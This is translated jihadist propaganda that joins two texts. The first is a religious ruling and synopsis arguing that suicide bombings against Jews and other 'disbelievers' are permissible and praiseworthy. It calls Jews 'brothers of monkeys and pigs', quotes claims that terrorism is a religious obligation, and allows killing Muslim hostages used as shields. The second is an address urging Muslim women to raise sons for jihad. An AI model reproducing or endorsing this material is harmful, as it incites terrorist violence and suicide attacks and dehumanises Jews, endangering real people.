The pestering Jews are the gatherers of all the shameful defects and the collectors of the aggravations and the evils, and they are the most severe enemies of Allāh against Islām and its people. He, the Most High, said:

لتجدن أشد الناس عداوةً للذين آمنوا اليهود والذين أشركوا

"Verily, you will find the strongest among men in enmity to the believers (Muslims) the Jews and the mushrikūn." [105]

And Allāh has made it obligatory fighting against them and make Jihād against them so that the Word of Allāh is the highest, and the word of those who disbelieve is the lowest. Yet all this is when the enemies of Allāh remain within their states and do not break their contracts and covenants and do not seize the wealth of the Muslims and overtake their states. He, the Most High said:

قاتلوا الذين لا يؤمنونَ باللهِ ولا باليومِ الآخِرِ ولا يحرمونَ ما حرم الله ورسولُه ولا يدِينونَ دِين الحق مِن الذين أوتوا الكِتاب حتى يعطُوا الجِزيةَ عن يدٍ وهم صاغِرونَ

"Fight against those who believe not in Allāh, nor in the Last Day, nor forbid that which has been forbidden by Allāh and His Messenger and those who acknowledge not the Dīn of Truth (Islām) among the people of the Scripture (Jews and Christians), until they pay the Jizyah with willing submission, and feel themselves subdued." [106]

---

[105] Al-Mā'idah: 82

[106] At-Tawbah: 29

But when the enemies of Allāh place their swords upon the throats of the Muslims and terrorize their children and elderly, and overtake their states and violate their chastity - then it is obligatory from among all the people of ability to fight them and spill their blood and make an ongoing Jihād against them until the full liberation of Palestine and all the countries of the Muslims. And it is not allowed in the *Sharī'ah* to surrender any of the lands of the Muslims to the Jews or to make peace with them because they are a people of deception and deceit and of breaking of treaties.

And I see that in this time, in which the Muslims are unable to (fully) fight the Jews and destroy them and expel them from the Holy Land, that the best treatment and the greatest medicine that we apply to the brothers of monkeys and pigs (i.e. the Jews) is that we perform these martyrdom operations, and put forward our souls as a sacrifice for the motivation of *Īmān,* and for praiseworthy goals, such as planting terror into the hearts those who disbelieve and inflicting damage upon their bodies and losses in their wealth.

And the evidences permitting the martyrdom operations are many and I have mentioned elsewhere around ten evidences, and I've listed their fruits, and the benefits of performing them.

He, the Most High, said:

ومِن الناسِ من يشري نفْسه ابتِغاءَ مرضاةِ اللهِ والله رءُوف بِالْعِبادِ

"And amongst mankind is he who sells himself, seeking the Pleasure of Allāh. And Allāh is full of Sympathy to (His) slaves."[107]

And in the narrations of the Companions and the *Imāms* of the *Tābi'īn*, concerning the meaning of this verse, are strong evidences concerning that the one who sells himself to Allāh and plunges into the ranks of the enemy headlong, without turning back, even if he is certain that they will kill him, that he is a *Muḥsin* (i.e. sincere in his devotion) in that, and that he receives the rewards from him Lord with the patient ones and the hopeful martyrs.

And in *"Sahīh Muslim"*, #3,005 from the path of Hammād Ibn Salamah, "Thabit Al-Banānī narrated to us from Abdur-Rahmān Ibn Abī Laylā from Suhayb from the Prophet, peace by upon him, in the account of the King, Sorcerer, Monk, and the Young Boy. Till the end of the *Hadīth*.

And in it the *Muwahhid* (pure monotheist) young boy proclaimed to the *kāfir* king, *"You will not be able to kill me until you do what I say!"* [The King] said, *"What is that?"* He replied, *"[You should] gather all the people on a single plain and tie me to a [tree] trunk. Then, take an arrow from my*

[107] Al-Baqarah: 207

quiver and place it in the middle of the bow, and say, 'In the Name of Allāh, the Lord of the boy,' *then shoot me [with the arrow]. If you do that, you will [be able to] kill me."*

So [the King] gathered all the people in a single plain and tied him to a [tree] trunk. He then took an arrow from his quiver, placed it in the middle of the bow, said, *"In the Name of Allāh, the Lord of the boy,"* and fired the arrow. The arrow hit his temple. [The boy] placed his hand on his temple, and then died. So the people said, *"We believe in the Lord of the boy, we believe in the Lord of the boy, we believe in the Lord of the boy."*

The King was then told, *"Do you see what you feared? By Allāh, that which you feared has happened! The people have believed [in the Lord of the boy]."* So [the King] ordered for ditches [to be dug] at the junctions of all the roads. When they were dug, fires were lit in them and [the King] said, *"Whoever does not renounce his religion, then throw him in [the fire], or tell them to jump into it."* So this was what happened, until a woman came carrying a baby, and she hesitated to jump into the fire, so her child said to her, *"O Mother! Have patience, for you are upon the Truth!"*[108]

So in this, there is evidence for the correctness for these martyrdom operations that the Mujāhidūn in the Path of Allāh perform; those who are waging the war against the Jews and Christians and those who make mischief in the Earth.

This is because, the boy showed the king the means with which to kill him, after the king was unable to do that after trying unsuccessfully and seeking the help of the soldiers and aids. So this action of the boy shows that he caused the killing of his own self, and he took a part of killing himself. And that which proves the unity of the action of the young boy and the martyrdom operations, is something which is clear and obvious – For indeed, indirectly causing the death of a soul, carries the same ruling as directly killing a soul.

And the goal of these two actions (of the young boy, and of martyrdom operations) is making the truth victorious and supporting it, and inflicting harm upon the Jews and Christians and the *mushrikīn* and their allies, and weakening their strengths and striking terror into their souls.

And the benefit (*Maslahah*) requires that the Mujāhidīn sacrifice one or more of their men in order to inflict damage on the disbelievers and terrorizing them and weakening their strengths. He, the Most High, said:

وأَعِدوا لَهم ما استطَعتم من قُوةٍ ومِن رباطِ الْخيل ترهِبونَ بِهِ عدو اللَّهِ وعدوكُم

[108] Cited by Muslim in The Book of Piety and Heart-Softeners (130), and this is his wording. It is also cited by Ahmad (6/17), Al-Tirmidhī in The Book of Exegesis #340, and Al-Nasā'ī, also in The Book of Exegesis, as it appears in *Tuhfat Al-Ashrāf* (4/199). For the full *Hadīth*, and its explanation, refer to the book by At-Tibyān Publications, **"The People of the Ditch"**.

"And make ready against them all you can of power, including steeds of war [109]- to terrorize [110] the enemy of Allāh and your enemy." [111]

And most of the people of knowledge have permitted for the Muslim to submerge himself into the ranks of the disbelievers, even if he is certain that they will kill him. And the evidences for this are many.

And most of the scholars permitted killing the Muslim prisoners if the disbelieving enemy takes them as shields, and if the evil of the disbelievers and their harm can not be prevented except by killing the Muslim prisoners - then the killer is a Mujāhid and receives the rewards and the killed (prisoner) is a martyr. And Allāh knows best.

Your brother, Sulaymān Ibn Nāsir Al-'Ulwān
Buraydah, Al-Qasīm - 10/07/1421

---

[109] *Shaykh* 'Abdur-Rahmān As-Sa'dī رحمه الله says in the *Tafsīr* of this Verse: This means everything that you are able to make ready, from intellectual strength to physical strength; and all types of weaponry which will help in combating against them; and this includes various types of skills by which artillery and defenses can be produced; machine guns and bullets, airplanes, land vehicles and water vehicles, tanks, trenches, and defense systems; advice and politics which counter the evil plans of the enemies and help advance the Muslims; encouraging target-practice, bravery and courage, and teaching planning skills and organizational skills… And if these cannot be fulfilled except by learning these skills, then it becomes obligatory to learn them- (as one of the *Usūl* of *Fiqh*) "Whatever is necessary to fulfill an obligation (*Wājib*), then it too is an obligation". Refer to *Taysīr Al-Karīm Ar-Rahmān* (285-286).

[110] *Shaykh* 'Abdullāh 'Azzām رحمه الله once said in a speech, "And we are terrorists, and terrorism is a *Farīdhah* (obligation) according to the *Kitāb* and *Sunnah*- and let the East and the West bear witness that we are terrorists **"And make ready against them all you can of power, including steeds of war- to terrorize the enemy of Allāh and your enemy"**- so terrorism (*Irhāb*) is an obligation (*Farīdhah*) in the *Dīn* of Allāh." And whosoever refuses to believe in a *Fardh*, is a *kāfir* according to *Ijmā'*. *Shaykh* 'Abdul-Qādir Ibn 'Abdul-'Azīz فك الله أسره said in his last *Bayān* before being imprisoned, entitled "*Hāthā Bayānun Lin-Nās: Al-Irhābu Min Al-Islām Wa Man Ankara Thālika Faqad Kafar*" pg. 3: "Firstly: Terrorism is from *Islām*, and whoever rejects that then he has disbelieved. And that is due to His (Most High)'s Saying: **"And make ready against them all you can of power, including steeds of war to terrorize the enemy of Allah and your enemy"** [*Al-Anfāl*] So terrorizing the *kāfir* enemy is a *Shar'ī* obligation by the clear text of this *Āyah*, and whosoever rejects that then he has disbelieved, due to His (Most High)'s Statement: **"and none but the disbelievers reject Our *Āyāt*"** [*Al-'Ankabūt*] And the *Juḥd* (mentioned in the Arabic of the *Āyah*) is the rejection and belieing upon the tongue. And He (Most High) said: **"And who does more wrong than he who invents a lie against Allah or denies the truth, when it comes to him? Is there not a dwelling in Hell for the disbelievers"** [*Al-'Ankabūt*]. So whosoever says that *Islām* is free from terrorism or wants to differentiate between the two, then he has disbelieved. So terrorism is from *Islām*. And with this, you know that the ones who say that they want to wage war against terrorism, they only want to wage war against *Islām* in reality. And that the combatting against terrorism is the combatting against *Islām*- and they are only covering up the facts from the ignorant ones."

[111] *Al-Anfāl*: 60

Synopsis

From this research, we have arrived at the conclusion that martyrdom operations are permissible, and in fact the Mujāhid who is killed in these is better than one who is killed fighting in the ranks, for there are degrees even amongst the martyrs, corresponding to their role, action effort and risk undertaken. And this is obvious – Or then what is the purpose of the leadership of the martyrs being Hamzah رضي الله عنه , and along with him, the man who stands up to the tyrant, commands him to do righteousness, and forbids him from evil – and thus the tyrant kills him; Why then is such a person made a master of the *Shuhadā'* along with Hamzah? The only reason, is because he did not have any supporter, other than Allāh – and he carried the burdens of fear, and hardship, which most other Mujāhidīn do not taste. So each Mujāhid has his degree, according to how he struggled and was killed.

Then, we explained how martyrdom operations are the least costly to the Mujāhidīn and most detrimental to the enemy. We have heard, as you must have, that most scholars today permit such operations; at least 30 verdicts[112] have been issued to this effect. We explained how this issue is derived from the issue of plunging single-handedly into the enemy ranks; something which is praiseworthy by the agreement of *Fuqahā'*.

We then further stated that we preferred the view that such an action **is permissible** (*Jā'iz*) even if martyrdom is the only goal, although it is certainly **not the most virtuous** (*Afdhal*) thing to do. These martyrdom operations should not be carried out unless certain conditions are met:

1. One's intention is sincere and pure - to raise the Word of Allāh, and benefit the Jihād.

2. One is reasonably sure that it is not possible to inflict the damage and loss upon the enemies by using any other method in which the Mujāhid is sure, or reasonable certain, that his life will be preserved.

3. One is reasonably sure that loss will be inflicted on the enemy, or they will be frightened, or the Muslims will be emboldened.

---

[112] To name a few of these scholars who have issued verdicts which support, directly or indirectly, the permissibility of martyrdom operations, is: *Imām* Muhammad ibn Ibrāhīm *Āl Ash-Shaykh*, *Imām* Hamūd ibn 'Uqlā Ash-Shu'aybī, *Shaykh* Ibn Al-'Uthaymīn, *Shaykh* Al-Albānī, *Shaykh* Sulaymān Al-'Ulwān, *Shaykh* 'Alī Al-Khudhayr, *Shaykh* Nāsir Al-Fahd, *Shaykh* Hāmid Al-'Alī, *Shaykh* Abū Qatādah Al-Filastīnī, *Shaykh* Ayman Ath-Thawāhirī, *Shaykh* Abū 'Umar As-Sayf, *Shaykh* 'Ajīl ibn Jāsim An-Nashmī, *Shaykh* Ahmad 'Abdul-Karīm Najīb, *Shaykh* Sulaymān ibn Munayyi'. And also along with them, the Sudanese Organization of Islāmic *Fiqh*, and Council of the Scholars of Filastīn.

4. One should consult with war strategy experts [i.e. the commanders of the *Mujāhidīn*, etc], and especially with the *Amīr* of war, for otherwise he may ruin a plot which the Mujāhidīn have been preparing, and alert the enemy of their presence.

If the first condition is absent, the deed is worthless (*Bātil*), but if it is fulfilled while some other conditions are lacking, then it is not the best thing, but at the same time, this does not necessarily mean the Mujāhid is not *Shahīd*.

We also explained how indirectly causing a death carries the same verdict as actual killing. Hence one who plunges without armor into the enemy ranks, being certain of death, is indeed just like one who engages in a martyrdom operation – and thus, (in both situations) he is effectively causing his own death, but they are praiseworthy because of the circumstances and intention; and hence, they are not considered to have committed suicide.

We also clarified that (according to the majority) the ***"hand of the killer"*** does not have an effect on whether the Mujāhid will be considered *Shahīd*. This dispels the hesitation arising from the fact that the Mujāhid is taking his own life. Thus, such operations could take on any of the five *Shar'ī* verdicts (of obligatory, preferred, neutral, disliked, or forbidden [113]) depending on intention and circumstances.

Finally, we clarified that taking one's own life is not always blameworthy; rather it is dependent on the motives behind it. So, we conclude that one who kills himself because of his strong *Īmān* and out of love for Allāh and the Prophet, and in the beneficial interests of the *Dīn*, to raise high the Word of *Tawhīd* – then this is a praiseworthy deed.

[113] Also known as the five rulings of *Fiqh*: *Wājib*, *Mandūb*, *Mubāh*, *Makrūh*, and *Harām*.

Conclusion

Finally, we should point out that this topic needs a much more expansive study. However, we are thankful to Allāh for having allowed us to complete this. If we are correct, it is due to Allāh, and if we have erred, then all humans are prone to error. Finally, let the scholars and students of knowledge approach us with their feedback and advice, for we are in need of such help. Let them fear Allāh in discharging their responsibility to us.

And peace and blessings be upon the Messenger of Allāh, who rightly waged Jihād in the Path of Allāh until he left this world, and also upon his family and Companions and those who follow them in goodness until the Day of Judgment.

And our final words are praise to Allāh, Lord of the Worlds.

Introduction

In the Name of Allāh, the Beneficent, the Most Merciful

Verily all praise is due to Allāh, and may the Peace and Blessings of Allāh be upon the Messenger of Allāh, his family and all of his companions.

To proceed:

My honoured sister,

Indeed for you is an important and great role; and you must rise and fulfill your obligatory role in *Islām* 's confrontation of the new Crusade being waged by all the countries of the world against *Islām* and the Muslims. I will address you in these papers, and I will prolong this address due only to the importance of the topic; [a topic] that is in need of double these papers. So listen, may Allāh protect and preserve you.

The Muslim *Ummah* today is suffering from types of disgrace and humiliation that cannot be enumerated; [disgrace and humiliation] that it was not familiar with in its previous eras, and were never as widespread as they are today. And this disgrace and humiliation is not a result of the smallness of the Islāmic *Ummah* or its poverty - it is counted as the largest *Ummah* today, just as it is the only *Ummah* that possesses the riches and elements that its enemies do not possess. And the question that presents itself is: what is the reason for this disgrace and humiliation that the *Ummah* suffers from today, when it is not in need of money or men?

We say that the reason was pinpointed to us by our Prophet, صلى الله عليه و سلم, with his statement as reported in Ahmad and Abū Dāwūd, from Thawbān, may Allāh be pleased with him, who said: "The Messenger of Allāh, صلى الله عليه و سلم, said, 'The people will soon summon one another to attack you as those eating summon others to share their food.' Someone asked, 'Will that be because of our small numbers at that time?' He replied, 'No, you will be numerous at that time, but you will be froth like the froth that is carried down by a torrent of water, and Allāh will take the fear of you from the hearts of your enemy and cast *Al-Wahn* into your hearts.' Someone asked, 'O Messenger of Allāh, what is *Al-Wahn*?' He replied, 'Love of the world and hatred of death.'" And in another narration from Ahmad, "Your hatred of fighting."[1]

[1] *Sunan Abī Dāwūd* #3745; *Musnad Al-Imām Ahmad* #8356

So this is the answer to that puzzling question. Our Messenger, صلى الله عليه و سلم , answered it before it took place by around 1400 years. And the disease that destroyed the Islāmic *Ummah* is the love of the *Dunyā* and the hatred of death. So when the *Ummah* started loving the *Dunyā* and hating death, Allāh's description of the Jews in His Statement:

وَلَتَجِدَنَّهُمْ أَحْرَصَ النَّاسِ عَلَى حَيَاةٍ

"You will indeed find them the greediest of mankind for life"[2]

became applicable to it [i.e. to the Islāmic *Ummah*]. And the word "life" here came as an indefinite noun, meaning that it encompasses any type of life, whether it be the life of disgrace and humiliation, or the life of the animals, or the life of the insects – the important thing is that it is life. So the *Ummah* has adhered to a lowly way of life that does not befit it or its Religion… all of this because it has loved the *Dunyā* and hated death.

And the inevitable result of our love of the *Dunyā* and hatred for death or fighting was the abandonment of the *Jihād* that many of the children of the Islāmic *Ummah* – especially the women – believe is the path to certain death, and, inevitably, the desertion of the *Dunyā*. So when the Islāmic *Ummah* abandoned *Jihād*, the enemies gained power over it and disgrace befell it. And the statement of the Messenger of Allāh that was reported by Ahmad and Abū Dāwūd from Ibn 'Umar, may Allāh be pleased with them both, came true. [He said], "I heard the Messenger of Allāh, صلى الله عليه و سلم, say: "When you conduct transactions by *Al-'Inah,*[3] and follow the tails of cows[4], and abandon *Al-Jihād* in the Path of Allāh, then Allāh will cover you with a disgrace that He will not remove until you return to your Religion."[5] And in the narration of Ahmad, "If you chase the tails of cows and sell goods to a person for a price and buy it back from him for a far lesser price, and give up *Jihād* in the Path of Allāh, Allāh will cause disgrace to cling to you, and He will not remove it from you until you return to what you were upon before, and repent to Allāh."[6]

And based on the *Ahādīth* mentioned above, it becomes clear to us that the disease that

---

[2] *Al-Baqarah*:96

[3] **Translator's Note**: *Al-'Inah* is a type of usury that involves selling something as a debt for a greater price, then buying it back for a lesser price

[4] **Translator's Note**: Meaning when they become preoccupied with agriculture and breeding animals

[5] *Sunan Abī Dāwūd* #3003; *Sunan Al-Bayhaqī* #10484

[6] *Musnad Al-Imām Ahmad* #5304

the Messenger of Allāh, صلى الله عليه و سلم, diagnosed for us is none other than *Al-Wahn* (hatred of death). And the repercussion of this disease also becomes clear to us, and it is the disgrace cast upon us from all the nations of the world – from the worshippers of cows and stones, let alone the worshippers of the cross and the temple.

And by returning to the aforementioned texts, we know that the only escape from this disgrace and humiliation is to return to *Jihād* and the love of fighting in the Path of Allāh, and the abandonment of the *Dunyā* and its adornments.

The Woman Can Be From the Hindrances to *Al-Jihād*, or From its Supporters

After we are convinced that *Jihād* is the cure that the Messenger of Allāh, صلى الله عليه و سلم, described to us for the *Ummah* to leave this error, we find that we are still unable, until now, to act upon that conviction. Therefore, for us to act upon this conviction, we must search for the obstacles and hindrances to *Jihād* on the individual level. And the root of the obstacles and hindrances of to *Jihād* [are gathered] in one Verse in *Sūrat At-Tawbah*, and it is the Statement of Allāh:

قُلْ إِنْ كَانَ آبَاؤُكُمْ وَأَبْنَاؤُكُمْ وَإِخْوَانُكُمْ وَأَزْوَاجُكُمْ وَعَشِيرَتُكُمْ وَأَمْوَالٌ اقْتَرَفْتُمُوهَا وَتِجَارَةٌ تَخْشَوْنَ كَسَادَهَا وَمَسَاكِنُ تَرْضَوْنَهَا أَحَبَّ إِلَيْكُمْ مِنَ اللَّهِ وَرَسُولِهِ وَجِهَادٍ فِي سَبِيلِهِ فَتَرَبَّصُوا حَتَّى يَأْتِيَ اللَّهُ بِأَمْرِهِ وَاللَّهُ لَا يَهْدِي الْقَوْمَ الْفَاسِقِينَ

Say: If your fathers, your sons, your brothers, your wives, your kindred, the wealth that you have gained, the commerce in which you fear a decline, and the dwellings in which you delight are dearer to you than Allāh and His Messenger, and striving hard and fighting in His Cause, then wait until Allāh brings about His Decision (torment). And Allāh guides not the people who are *Al-Fāsiqūn* (the rebellious, disobedient to Allāh).[7]

These are the roots of the obstacles to *Jihād*, and from them branch out innumerable other obstacles. And examining how to keep these beloved things from prevailing over the love for Allāh, His Messenger, and *Jihād* in His Path is the first step to honour because we will reach a conviction whose essence is that the love for Allāh, His Messenger and *Jihād* in His Path are greater and more obligatory than all these [other] beloved things. So, if we reach that result, then it is obligatory upon us to translate that conviction and to demonstrate with our actions that the love of Allāh, His Messenger, and *Jihād* in His Path are above the love of these transient vanities, and this is what will cause the sons of this *Ummah* to give their souls for the Honour of *Islām* and the Muslims, thereby removing from us *Al-Wahn*, after which the disbelieving nations will not dominate over our *Ummah* due to their knowledge that this *Ummah* has men who love death the way they [the disbelievers] love life, and that it has merchants who are ready to spend all of their riches to give victory to this Religion, like Abū Bakr As-Siddīq, may Allāh be pleased with him, did, and that it has mothers who cannot enjoy

[7] *At-Tawbah*:24

life while their sons stay behind from *Jihād*. If all of these aspects are achieved, then the enemies of Allāh will think a thousand times before agitating the *Ummah* or transgressing against it.

In these papers we will not focus on seeking out the details of all these obstacles and hindrances, but we will suffice ourselves by mentioning one hindrance that we see the *Ummah* is in need of removing quickly and before everything else. And that obstacle is the woman who is manifested as the mother, or the wife, or the daughter or the sister. They all fall under the Verse detailing the obstacles [to *Jihād*]. And our research into the obstacle of the woman will not be new to her, but we will nevertheless address her in these papers and we will inform her that she is one of the biggest impediments before the Victory and Honour of *Islām*. And when we say that the woman is one of the greatest obstacles to the Victory of *Islām*, we must also mention the opposite notion, and it is that the woman is one of the primary and most influential factors in the Victory of *Islām*, with the condition that she fulfills her role with complete courage and sacrifice. And here we will transmit for her biographies that she must take as her example in order for *Islām* to become victorious.

And the reason we address the woman in these pages is because of what we have seen in that, when a woman is convinced about a matter, she will be from the greatest impetuses for the men to fulfill it. And if she is against a matter, she will be from the biggest obstacles to the men accomplishing it, especially if that woman is a mother or a grandmother whose obedience and pleasure is mandated.

And considering that the woman is the cradle of the men and the caretaker of the plant until its build becomes strong, it is appropriate for us to direct to her this address in which we urge her to carry out her active role in the current war between *Islām* and all the disbelieving nations, without exception. And so long as the woman abandons taking up that battle and is either isolated from it or [is not] present to strengthen the determination [of the fighters], then this is the first step to defeat and it is the way to loss, and this is what has happened to our *Ummah* today.

Islām was not victorious in its radiant times over the disbelieving nations who were greater than it in power, in number, and in wealth except when the woman was up for the responsibility, for she is the one who raises her children upon the *Jihād*, and she is the one who guards the man's honour and wealth if he goes out for *Jihād*, and she is the one who is patient and helps her children and her husband remain patient in the pursuance of this path. So the saying, "Behind every great man is a woman" is true of the women of that time, so we could say, "Behind every great *Mujāhid* is a woman." Those women knew their roles, and were as the Messenger of Allāh, صلى الله عليه و سلم, described them, as reported by Ahmad and At-Tirmidhī, that on one occasion, ''Umar asked the Prophet, صلى الله عليه و سلم, "O Messenger of Allāh! What wealth shall we seek [in this world]?" He answered, "It is upon you to seek a grateful heart, a tongue

occupied in the remembrance of Allāh, and a wife who will strengthen you in the matter of the Hereafter."[8]

But the women of our era, what shall we say? And with what shall we describe them? And what are their concerns? Are they a means of help to their husbands in the affairs of the Hereafter? Do they comprehend anything about the war today between *Islām* and *Kufr*? Or do they even know the countries of *Kufr*? And do they even know what Muslims are experiencing everywhere besides Palestine? They are unaware - and what kind of unawareness is it? It is the unawareness of [everything except] following the latest trends and fads, the adornments and the pomp. Rather, some of them are, if you wish, drowning in the prohibited things. They've become relied on for destruction. The enemies of the Religion use them against the *Ummah* in its own lands. After we had expected them to contribute to the building of the tower of the *Ummah*, we find ourselves instead working to stop them from destroying *Islām*. And the enemy's focus on "freeing" women was only after they realized that the woman is the custodian of the *Ummah*. If she is corrupted, her creation will be corrupted, as well as those around her. So they [the enemies] used her in the worst way, while she is delusional and drowning, and believes all of these false calls, and there is no Might or Power except with Allāh.

And if you, O *Amatullāh*, are unaware about the presence of the current war on your own, the matter would have been easy, for here we would have said that we have the men to compensate! But today, if you are unaware of the presence of the current war or the preparation for it, the entire *Ummah* will be unaware of it with you. Who will raise the youth for this battle? And who stands behind the men in embarking upon this battle? And who prepares the mothers of the coming generations to continue on this path after you? The answer to this question and the tens of other urgent questions like it shows us one thing, and that is that the woman is an important element in the struggle today, and she must participate in it with all of her capacity and with all of her passion. And her participation does not mean the conclusion of the struggle – no. Rather, her participation is counted as a pillar from amongst the pillars that cause victory and the continuation of the path.

Therefore, you must be aware, my Muslim sister, that your mission is greater than what you imagine. You are responsible for a large part of the defeat of *Islām* today, for if you rose to your responsibility, this disgrace would not have befallen the *Ummah*. And perhaps you will say, "Why do I bear all of these responsibilities?" We say, because your responsibility is the first responsibility that, if not executed correctly, there will be mostly no benefit to what comes after it. This is because the first [place] that the child grows up is between your arms, and if he grows into a young man, he will only know your guidance because of his love for you. So if you do not plant within him the love for Allāh, His Messenger and *Jihād* in His Path in his childhood, no one else will be able to

---

[8] *Sunan Ibn Mājah* #1846; *As-Silsilah As-Sahīhah* #2176; *Sahīh al-Jāmi'* #5231

implant it in his heart when he is older, except with much difficulty. The plant is between your hands, tender and moist, so rise to your role and you will see the results after two decades, by the Permission of Allāh.

And to show the importance of your role in this clash today between the religions of *Kufr* and the Religion of *Islām*, and especially in the new crusade that the world is waging against *Islām* and the Muslims under the leadership of America, then we must remind you of an aspect of your role, reflected in the image of the *Mujāhidah* of the Islāmic Golden Age. And the examples we will transmit to you of the Muslim women should not be considered the only luminous side in the pages about these women. But it is just one beaming aspect in the lives of the mothers of the heroes, and the sisters of the heroes, and the wives of the heroes. And if the Muslim today had the [spirit of] sacrifice, and the truthfulness and the love for the Religion that was within the women of the *Salaf*, then *Islām* would be victorious, by the Permission of Allāh.

Examples of the *Mujāhidah* From the Women of the *Salaf*

And we hope that you will take the stories we mention to you as examples and follow them, O honourable sister, so that the same grace that befell them and the Religion during their time will befall you. Your role model, my Muslim sister, is not that whorish dancer or the one that commercializes her body everywhere, or that singer or model – no! And if you want to know who you are, then look at who you take as role models. And if you want to know the state of the *Ummah*, look at who its women take as role models. So if they look up to the great, truthful, devout, worshipping, patient, journeying [for the sake of their Religion] *Mujāhidāt*, then the *Ummah* will be victorious. But if they look up to the immoral, disbelieving, lying, deceiving, misguided women, who lead others astray and sway when they walk, then that is a true loss for the *Ummah*, and that is what we have seen these days – we ask Allāh for safety and pardon.

The woman entered the battlefield in the first centuries of Islam, not because of the small number of men during her time, but rather, due to her love for the reward and for sacrifice in the Path of Allāh. This is clear in what Ahmad narrated from Hashraj Bin Ziyād Al-Ashja'ī, from his grandmother, Umm Abīhī who said: "I went out with the Messenger of Allāh in the Battle of Khaybar, and I was the sixth of six women. So when it reached the Messenger of Allāh, صلى الله عليه و سلم, that he had women with him, he sent for us and said, 'What made you come out? And by whose command did you come out?' We said, 'We came out to hand out the arrows and give water to the people, and we have with us what we can use to treat the wounded and spin wool and to assist with all this for the Sake of Allāh.' He, صلى الله عليه و سلم, said, 'Stand up and depart.' So when Allāh granted us victory in Khaybar, he gave us an allotment like the allotment of a man. I said, 'O grandmother, what did he give you?' She said, 'Dates.'"

And also from her love for *Jihād* and sacrifice for this Religion, is that this sincere love steered her to openly request participation in the *Jihād* from the Messenger of Allāh, صلى الله عليه و سلم, as was narrated in Al-Bukhārī and *Sunan An-Nisā'ī*, the statement of Ā'ishah, "'I said, O Messenger of Allāh! Why do we not go out and fight with you, as I do not see any deed in the *Qur'ān* better than *Jihād*?' He said, 'No, rather the best and the most beautiful *Jihād* [for women] is an accepted *Hajj*.'"[9] And in the narration of Ahmad and Al-Bukhārī he said, "No. Your [women's] *Jihād* is an accepted *Hajj*, for you it is *Jihād*."[10]

And in comparison to the state of the woman of yesterday, who would ask for *Jihād* to be prescribed upon her due to her love for this Religion, we find that the woman of today wished that the Statement of Allāh, "Fighting is prescribed upon you," wasn't

---

[9] *Sunan An-Nisā'ī* #2581

[10] Al-Bukhārī #1423, #2576 and #1728; *Musnad Al-Imām Ahmad* #23357

revealed, especially if she finds out that her son, or her father or her husband will answer [the Call] of Allāh and leave for His Sake to defend this Religion. So this enormous difference between the women of yesterday and the women of today has a direct impact on the state of the *Ummah*, for the women of yesterday produced men who dominated all the disbelieving nations, and the women of today produce males who are dominated by the worshippers of the cows and the stones and the trees and the cross and the temple, to the point that they pay them the *Jizyah* with willing submission, while feeling themselves subdued – and there is no Might nor Power except with Allāh.

The first of these examples that we will relate to you, my noble sister, so that you would weigh yourself and your deeds next to hers before your deeds are weighed [on the Day of Judgment], is truly a great woman who carries the weight of a thousand men or more. And if the Muslim women were a tenth of what she was or less, we would never have lost a single right, nor would a single sanctity of ours have been violated. She is the courageous *Mujāhidah:*

Umm ‘Umārah, Nusaybah Bint Ka'b Al- Ansāriyyah:

It was said in her biography in *Siyar A'lām An-Nubalā'* [2/278], “Umm ‘Umārah witnessed the night of Al-'Aqabah, and witnessed Uhud, and Al- Hudaybiyah, and the day of Hunayn, and the day of Al-Yamāmah, and she fought and did amazing things, and her hand was cut off in the *Jihād*.” And Al-Wāqidī said, “She witnessed Uhud with her husband, Ghaziyyah Bin ‘Amr, and with her two sons. She went out to give water and with her was water skin; and she showed extreme courage, and was wounded with 12 injuries. Damrah Bin Sa’īd Al-Māzinī said about his grandmother on Uhud, “I heard the Messenger of Allāh, صلى الله عليه و سلم, say, ‘Indeed the status of Nusaybah Bint Ka'b today is better than the status of so-and-so and so-and-so.’” And she was seen that day fighting very intensely, and she had tied her dress to her waist until she was wounded with 13 injuries, and she would say, ‘Indeed I was looking at Ibn Qami’ah,’ while he was hitting her shoulder, and it was her greatest wound and she treated it for a year. Then the Caller of the Messenger of Allāh, صلى الله عليه و سلم, called out to go to Hamrā’ Al-Asad, so she tied her dress, but couldn’t [go] because of the dripping blood, may Allāh be pleased with her and have Mercy on her.”

Umm ‘Umārah said, “I saw that the people had exposed the Messenger of Allāh, صلى الله عليه و سلم, except for a group of ten, and I and my two sons and my husband were next to him, keeping the people away from him, and the [Muslims] were passing by him, defeated. The Messenger of Allāh, صلى الله عليه و سلم, saw me with no shield and he saw a man running away with a shield so he said, “Give your shield to one who is fighting!” So he threw it, and I took it, and I began to shield the Messenger of Allāh, صلى الله عليه و سلم, with it. And the horsemen did many things to us, and if they were on foot like we were, we would have crushed them, *In Shā’ Allāh*. A man came on a horse and was

hitting me, so I shielded him so that he could not do anything. He turned so I hit the hamstring of his horse so he fell on his back, and the Messenger of Allāh, صلى الله عليه و سلم, began to shout, "O son of Umm 'Umārah! Your mother, your mother!" She said, "So he helped me against him until he died."

Abdullāh Bin Zayd – the son of Umm 'Umārah – said: "I was wounded on that day, and the blood would not stop flowing. So the Prophet, صلى الله عليه و سلم, said, 'Bandage your wound.' My mother came to me with a waist-wrapper. She tied my wound while the Messenger of Allāh, صلى الله عليه و سلم, was standing, and he said, 'Rise, my son, and strike the people!' Then he said, 'Who could endure what you endure, O Umm 'Umārah?'" Umm 'Umaarah said, "The one who hit my son approached, so the Messenger of Allāh, صلى الله عليه و سلم, said, 'This is the one who hit your son!' She said, 'So I stood in his way and hit his thigh, and he collapsed. I saw the Messenger of Allāh, صلى الله عليه و سلم, smile until I saw his molar teeth, and he said, 'You have taken your revenge, O 'Umārah!' Then we hit him with our weapons until we finished him, so the Prophet, صلى الله عليه و سلم, said, 'Praise be to Allāh who made you victorious.'"

And Abdullāh Bin Zayd Bin 'Āsim also said, "I witnessed Uhud, and when the people parted from the Messenger of Allāh, صلى الله عليه و سلم. I approached him, and my mother and I defended him, so he said, 'The son of Umm 'Umārah?' I said, 'Yes.' He said, 'Throw!' So while next to him, I threw a rock at a man, and he was on a horse, and I hit the eye of his horse, and the horse became confused and fell with its rider. So I began to throw rocks at a man in front of him and the Prophet, صلى الله عليه و سلم, was smiling, and he looked at the injury on my mother's shoulder and said, 'Your mother, your mother! Tie her wound! O Allāh, make them my companions in Paradise!' I said, 'I do not care what befalls me in this world.'"

